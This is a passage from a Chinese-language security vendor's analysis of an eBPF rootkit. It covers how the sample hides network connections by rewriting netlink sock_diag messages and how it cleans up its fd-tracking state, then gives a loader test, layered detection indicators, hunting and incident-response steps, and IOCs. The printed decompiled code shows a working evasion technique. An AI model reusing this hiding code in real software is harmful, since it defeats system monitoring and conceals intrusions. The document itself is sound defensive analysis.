


图 4-1：网络连接隐藏双链路

4.2 网络连接状态隐藏

仅过滤 /proc/net/tcp 并不完整：ss 与较新版本的 netstat 使用另一条数据通道 NETLINK_SOCK_DIAG，绕过 /proc 文件系统直接查询内核。样本在该链路上复用了同一套手法——识别 fd、拦截返回、就地改写，仅改写对象由文本行变为 netlink 消息。

代码清单 5：NETLINK_SOCK_DIAG 跟踪与 NLMSG 改写

```

// 函数：enter_socket / exit_socket / syscalls_sys_exit_recvmmsg / walk_nlmsg
// 作用：识别 NETLINK_SOCK_DIAG 套接字并将 hidden_inodes 命中项改为 NOOP
// 说明：基于样本静态反编译

// sys_enter_socket：检测 AF_NETLINK(0x10) + NETLINK_SOCK_DIAG(4)
if ((ctx->args[0] == 0x10) && ((ctx->args[2] & 0xffffffff) == 4)) {
    local_1 = 1;
    bpf_map_update_elem(0, &tgid, &local_1, 0);    // sock_open_temp
}

// sys_exit_socket：fd 有效则晋升到 diag_fds

```

```

if (bpf_map_lookup_elem(0, &tgid) != 0) {           // sock_open_temp
    bpf_map_delete_elem(0, &tgid);
    if (ctx->ret >= 0) {
        key = (tgid & ~0xffffffffULL) | (ctx->ret & 0xffffffffULL);
        bpf_map_update_elem(0, &key, &local_1, 0); // diag_fds
    }
}

// sys_exit_recvmmsg:读取 msghdr -> iov[0].iov_base,调用 walk_nlmsg
if (bpf_map_lookup_elem(0, &tgid) != 0) {           // diag_fds
    bpf_map_delete_elem(0, &tgid);
    if (ctx->ret > 0) {
        bpf_probe_read_user(&iov_base, 8, msghdr + 0x10);
        if (iov_base != 0) {
            bpf_probe_read_user(&buf, 8, iov_base);
            if (buf != 0)
                bpf_loop(0x100, &walk_nlmsg, &ctx_nl, 0);
        }
    }
}

// walk_nlmsg:对 SOCK_DIAG_BY_FAMILY 消息改写 nlmsg_type
if (nlmsg_type == SOCK_DIAG_BY_FAMILY) {
    inode = *(u32 *) (msg + IDIAG_INODE_OFF);
    if (hidden_inodes[inode])
        bpf_probe_write_user(nlmsg + offset, &NLMSG_NOOP, 2);
}

```

walk_nlmsg 遍历 recvmmsg 返回的消息序列，对类型为 SOCK_DIAG_BY_FAMILY 的消息取出 inode 查 hidden_inodes，命中即用 bpf_probe_write_user 把 nlmsg_type 改写为 NLMSG_NOOP。用户态解析器将 NOOP 视为填充消息直接跳过，连接就此消失。需要指出的是，两条链路共用同一个 hidden_inodes：攻击者维护一份目标清单，/proc 与 netlink 两个观测面同时失效，如图 4-1 链路 B 所示。

4.3 FD 状态清理

文件描述符 (fd) 关闭后，必须同步清除相关跟踪状态，否则 net_fds 与 diag_fds 将持续累积陈旧条目。此举不仅浪费映射表 (map) 容量，还可能对复用同一 fd 编号的无关会话造成误判。

代码清单 6 : sys_enter_close 清理 fd 跟踪状态

```
// 函数: syscalls_sys_enter_close
// 作用: 关闭 fd 时从 net_fds 与 diag_fds 删除 tgid|fd 条目
// 说明: 基于样本静态反编译

undefined8 syscalls_sys_enter_close(longlong param_1)
{
    ulonglong uVar1;
    ulonglong local_8;

    uVar1 = bpf_get_current_pid_tgid();
    // 构造复合 key: 高 32 位为 tgid, 低 32 位为 fd
    local_8 = (*(ulonglong *)(param_1 + 0x10) & 0xffffffff) |
              (uVar1 & 0xffffffff00000000);
    bpf_map_delete_elem(0, &local_8);    // net_fds
    bpf_map_delete_elem(0, &local_8);    // diag_fds
    return 0;
}
```

两条过滤链路共用同一种 tgid|fd 复合键，sys_enter_close 连续两次删除即完成清理。一次 close 操作，两类过滤同时终止。状态管理的严谨程度，表明作者对该机制理解深入、实现考虑周全，并非临时拼凑。

5. 证据边界与能力推断

5.1 加载验证

通过构建加载器，并在隔离的分析环境中使用最小化的libbpf加载器，我们成功复现了加载过程，所得结果如下所示：

记录 5-1 : loader 加载结果摘要

```
bpf_object__open_file: SUCCESS
bpf_object__load: SUCCESS (zero verifier rejections; 10 maps type=1)

13 tracepoint programs attached:
  enter_getdents, exit_getdents, on_exec,
  enter_ptrace,
  net_enter_openat, net_exit_openat, net_enter_read, net_exit_read, net_enter_close,
```

```
enter_socket, exit_socket, enter_recvmmsg, exit_recvmmsg
```

```
5 subprogs inlined:
```

```
walk_dirent + name_to_pid      -> exit_getdents
scan_net_byte + zero_net_tail  -> net_exit_read
walk_nlmsg                    -> exit_recvmmsg
```

```
Map dimensions (key/value/max_entries) match BTF reconstruction
```

```
Loader exit code: 0
```

根据上述加载日志分析，可得出如下结论：验证结果表明，该 BPF 对象符合标准 libbpf 加载流程要求，可直接完成 **bpf_object__load** 操作并通过内核验证器（Verifier）的合规性审查，无需借助任何规避手段即可成功注入内核。在映射结构方面，内核成功实例化 10 个

BPF_MAP_TYPE_HASH 类型的 BPF 映射，其键值尺寸与 BTF（BPF Type Format）元数据重建结果一致，数据结构定义正确。在挂载点方面，13 个跟踪点全部成功完成附着，进程隐藏、调试器对抗、网络过滤及 Netlink 干扰四条功能路径的入口点均已激活，Hook 机制运行正常。在程序结构方面，静态分析所识别的子程序内联关系与运行时行为一致：**walk_dirent** 与 **name_to_pid** 内联至 **exit_getdents**，**scan_net_byte** 与 **zero_net_tail** 内联至 **net_exit_read**，**walk_nlmsg** 内联至 **exit_recvmmsg**，调用图结构符合预期。综上所述，该样本可在标准 libbpf 框架下完成完整部署，无需采用额外的加载规避策略。

6.检测与响应建议

针对此类威胁，可从三个层面构建观测依据：加载阶段的 BPF 调用序列、运行阶段的附着关系与 map 命名特征、取证阶段的文件实体与字节码指纹。上述指标在特异性与可获取性上存在显著差异，该差异直接决定了指标的分层策略、取证调查的切入点选择，以及响应处置的优先级排序。

6.1 检测指标

样本的行为特征在检测上可分为五层。加载路径决定 loader 必然留下 10 次 **BPF_MAP_CREATE** 与 13 次 **BPF_LINK_CREATE** 的调用序列；附着行为决定 **getdents64**、**ptrace**、**recvmmsg** 等 tracepoint 会被同一对象同时注册；map 命名与 helper 组合构成代码层面的指纹；文件哈希用于落盘样本的识别。任何单独一层都可能与正常的 BPF 可观测性工具产生特征重叠，五层叠加之后特异性才足够高。可直接作为 IOC 或审计关键词的指标如表 6-1 所示，整体框架如图 6-1 所示。

检测层	关键指标	证据来源
BPF 调用序列	连续 BPF_BTFLOAD、BPF_MAP_CREATE×10、 BPF_PROG_LOAD×13、BPF_LINK_CREATE×13	Docker 加载验证 strace 捕获
tracepoint 注册	tp/syscalls/sys_enter_getdents64、sys_exit_getdents64、 sys_enter_ptrace、sys_enter_openat、sys_exit_read、 sys_enter_socket、sys_exit_recvmsg、 tp/sched/sched_process_exec 等同时附着	静态反编译 section/symtab + Docker 加载 attach 日志
map 名称异常	存在 hidden_names、hidden_pids、hidden_inodes、 net_fds、diag_fds 等自解释型隐藏相关名称	BTF .datasec 解析
helper 组合	同一对象同时使用 bpf_probe_write_user、 bpf_send_signal、bpf_loop	静态反编译与 Ghidra/uapi helper ID 统计
文件落盘	SHA-256 3607de25...50f7b01 的 ELF64 EM_BPF ET_REL 对象	ELF 头解析

表 6-1：分层检测指标

五层指标的可得性并不相同：调用序列与附着组合可以在线审计，map 名称与 helper 组合需要提取已加载对象的字节码或 BTF，文件特征只适用于取证阶段。部署时应按层级组合告警，而非单点触发。




图 6-1：分层检测指标与事件响应框架

6.2 威胁检测建议

由于该 rootkit 不修改内核数据，仅篡改用户态可见的副本，因此，当针对同一事实的两个独立信息源出现不一致时，即可将其作为该 rootkit 存在的重要判定依据。

猎捕方向	具体动作	预期异常
BPF 审计	审计 bpf(BPF_PROG_LOAD, prog_type=TRACEPOINT) 与 BPF_LINK_CREATE 日志	同一进程短时间内加载多个 tracepoint 程序
tracefs 监控	监控 /sys/kernel/debug/tracing/events/syscalls/*/enable 的写入；定期执行 bpftool link list	出现 getdents64/ptrace/openat/read/socket/recvmmsg 等异常组合
/proc 一致性检查	对比 ps 与 /proc 目录枚举	ps 显示存在而 ls /proc 缺失的 PID
网络诊断一致性检查	对比 /proc/net/tcp 与 ss/netstat	同一连接在一种工具中可见、在另一种中消失
内存/磁盘 BPF 取证	提取 /sys/fs/bpf pin 的程序、map、BTF	存在 hidden_* 系列 map 名

表 6-2：主动猎捕方向与预期异常

两类一致性检查适用于已产生怀疑的主机，可快速进行验证；而BPF审计与tracefs监控则适用于大范围终端上的长期部署。需要明确的是，上述动作仅提供线索，而非得出最终结论——最终确认仍需回归至字节码层面，与已知样本特征进行交叉比对。

6.3 响应动作

处置顺序至关重要：首先隔离，防止攻击者经其他通道重新连接或清理证据；其次卸载内核态的 BPF 程序与 map——单纯删除磁盘上的 .o 文件无法终止已加载的逻辑；然后定位并终止 loader，阻断其重新加载的途径；最后完成取证与加固。遗漏任何一步，都可能为攻击者留下重新入侵的通道。

阶段	动作	目的
隔离	断开受感染主机网络连接或放入只读隔离 VLAN	防止攻击者通过其他通道重新连接或清理证据
卸载 BPF	bpftool prog show 列出程序 ID；bpftool link list 列出 link ID；逐条执行 bpftool link set <LINK_ID> detached，必要时 bpftool prog detach <PROG_ID> tracepoint；执行 bpftool map list 定位 pin 的 map，再 rm /sys/fs/bpf/<pin_name> 删除属于该 rootkit 的 pin 文件	停止内核态隐藏行为
终止 loader	执行 bpftool prog show id <ID> 查看 pids 字段中的创建者 PID，或审计 bpf(BPF_BTF_LOAD) 的调用进程；结束 loader 进程；检查 systemd 服务、crontab -l、/etc/rc.local、.bashrc、LD_PRELOAD 等启动项	阻止重新加载
取证	提取 BPF bytecode、map 内容、BTF；保存 /sys/kernel/debug/tracing/ 状态	保留加载证据与目标集合
加固	限制 CAP_BPF、CAP_SYS_ADMIN、ptrace 能力；审计 BPF 调用；禁用非必要 tracepoint attach	降低同类 rootkit 加载面

表 6-3：事件响应阶段与动作

由于当前样本采用分离式架构，再阶段应特别留意 loader 进程、启动项与同源二进制，以便在横向环境中排查相同的加载机制。

火绒安全提示广大用户，使用Linux设备时，运维人员需持续监测系统运行异常，若出现进程、网络连接查询结果不一致，调试工具无故闪退等情况，可参照上文“检测与响应建议”开展排查，并全面加固系统防御，避免Rootkit长期潜伏窃取数据。

附录 A IOC 与检测规则

A.1 IOC 汇总表

类别	类型	内容
文件	SHA-256	3607de2597f8955f9a88f36ee43b64d3891b8ef536e99fa098e80169350f7b01
文件	ELF	ELF64, e_flags=0, e_type=ET_REL, machine=EM_BPF
Map	BTF .datasec	hidden_names, hidden_pids, hidden_inodes
Map	BTF .datasec	net_fds, diag_fds, net_open_temp, sock_open_temp
Map	BTF .datasec	scratch, net_open_temp, net_read_temp, diag_fds, sock_open_temp, recvmmsg_temp
Tracepoint	syscall	sys_enter/exit_getdents64, sys_enter_ptrace, sys_enter_openat, sys_exit_openat, sys_enter_read, sys_exit_read, sys_enter_close
Tracepoint	sched	sched_process_exec
Tracepoint	socket	sys_enter_socket, sys_exit_socket, sys_enter_recvmmsg, sys_exit_recvmmsg

表 A-1 : IOC 汇总

表 A-1 覆盖文件、map、tracepoint 三个取证面，可直接作为 YARA、Suricata 或终端管控规则的输入项。SHA-256 适用于落盘检测，map 名称与 tracepoint 列表适用于在线审计。

A.2 行为级检测指标

指标	描述
tracepoint 注册	同一进程短时间内为 sys_enter_getdents64、sys_exit_getdents64、sys_enter_ptrace、sys_enter_openat、sys_exit_read、sys_enter_socket、sys_exit_recvmsg、sched_process_exec 同时启用 tracepoint
bpf() 调用序列	BPF_BTF_LOAD → BPF_MAP_CREATE × 10 → BPF_PROG_LOAD × 13 → BPF_LINK_CREATE × 13
map 命名异常	/sys/fs/bpf 或内存中出现 hidden_*、net_*、diag_*、sock_*、recvmsg_* 等语义明确的隐藏相关名称
helper 组合异常	同一段 BPF 字节码同时使用 bpf_probe_write_user、bpf_send_signal、bpf_loop

表 A-2：行为级检测指标

附录 B 扩展信息

B.1 字段类型对照表

字段	样本中的类型	本报告引用的标准类型
BPF 寄存器 r0-r5、BPF 指针	ulonglong / longlong / undefined8 / undefined4	u64 / s64 / u32 / struct 指针
PID/TGID	ulonglong (pid_tgid 64 位)	u64 (高 32 位 TGID, 低 32 位 PID)
d_reclen	ulonglong + 0x10 偏移访问	u16 字段写入
iovec	ulonglong iov_base	struct iovec.iov_base (void *)
nlmsghdr.nlmsg_type	undefined2	u16

表 B-1：字段类型对照表